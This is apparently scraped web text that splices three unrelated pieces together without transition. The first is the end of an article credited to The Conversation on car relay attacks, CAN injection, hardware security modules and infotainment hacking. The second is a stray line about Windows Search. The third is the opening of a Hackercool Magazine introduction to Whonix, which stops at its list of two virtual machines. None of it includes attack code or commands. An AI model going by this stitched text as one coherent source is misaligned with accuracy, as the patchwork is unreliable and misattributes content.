Owners can attempt to prevent relay attacks of this type by storing their fobs in “Faraday pouches” when not in use. These pouches have conductive fibres in their lining that disrupt radio signals and are not very expensive.

Zero trust approach

With the prospect of a potential epidemic in vehicle thefts, manufacturers are trying new ways to overcome this latest vulnerability as quickly as possible.

One strategy involves not trusting any messages that are received by the car, referred to as a “zero trust approach”. Instead, these messages have to be sent and verified. One way to do this is by installing a hardware security module in the vehicle, which works by generating cryptographic keys that allow the encryption and decryption of data, creating and verifying digital signatures in the messages.

This mechanism is increasingly being implemented by the automotive industry in new cars. However, it is not practical to incorporate it into existing vehicles due to time and cost, so many cars on the road remain vulnerable to a CAN injection attack.

Infotainment system attacks

Another security consideration for modern vehicles is the onboard computer system, also referred to as the “infotainment system”. The potential vulnerability of this system is often overlooked, even though it could have catastrophic repercussions for the driver.

One example is the ability for attackers to use “remote code execution” to deliver malicious code to the vehicle’s computer system. In one reported case in the US, the infotainment system was used as an entry point for the attackers, through which they could plant their own code. This sent commands to physical components of the cars, such as the the engine and wheels.

An attack like this clearly has the potential to affect the functioning of the vehicle, causing a crash – so this is not just a matter of protecting personal data contained within the infotainment system. Attacks of this nature can exploit many vulnerabilities such as the vehicle’s internet browser, USB dongles that are plugged into it, software that needs to be updated to protect it against known attacks and weak passwords.

Therefore, all vehicle drivers with an infotainment system should have a good understanding of basic security mechanisms that can protect them from hacking attempts.

The possibility of an epidemic of vehicle theft and insurance claims due to CAN attacks alone is a scary prospect. There needs to be a balance between the benefits of the internet of vehicles, such as safer driving and an enhanced ability to recover cars once they are stolen, with these potential risks.

**This Article first
appeared in
The Conversation**

"Windows Search was added to the taskbar starting from Windows 10. In previous versions of Windows, it was placed in "Start Menu".

INTRODUCTION

With the introduction of Tails OS in our previous Issue, maybe you have noticed or not Hackercool Magazine has dived into a new zone. This zone doesn't belong to Black Hat hackers, it doesn't belong to White Hat hackers, it doesn't even belong to Gray Hat hackers or for that matter any other coloured hat hackers. Then whom does it belong to?

It belongs to those who quest for privacy & anonymity on the internet (I am pretty sure these guys don't wear any Hats). You can call it the Privacy zone but I will like to call this zone the other zone. In this Issue, I would like to introduce you to another Operating System that is built for privacy and anonymity. Welcome to Whonix.

What is Whonix?


Whonix is an operating system built for super privacy & anonymity. But unlike Tails OS, you cannot carry Whonix in a USB drive. It has to be setup as a virtual machine (in fact virtual machines).

In your country, have you ever experienced banning of specific websites? This is known as Internet Censorship. How did you bypass this censorship? If I am correct, you probably used a Virtual Private Network (VPN) or a Proxy. In computer networking, a proxy is a server or application that acts as an intermediary between a client requesting resources and the server providing them.



For example, if a specific website is banned in India, we can use a proxy that is located in Germany (or any other countries where the website is not banned) to access this website. Understood the concept of proxy? Now, you may ask me why I am explaining to you about a proxy. Well, because Whonix is a virtual machine that entirely acts as a one BIG PROXY.


Whonix has two virtual machines that need to be installed on Host operating system using VirtualBox or any other virtualization software. These two virtual machines of Whonix are,

- 1) Whonix Workstation
- 2) Whonix Gateway

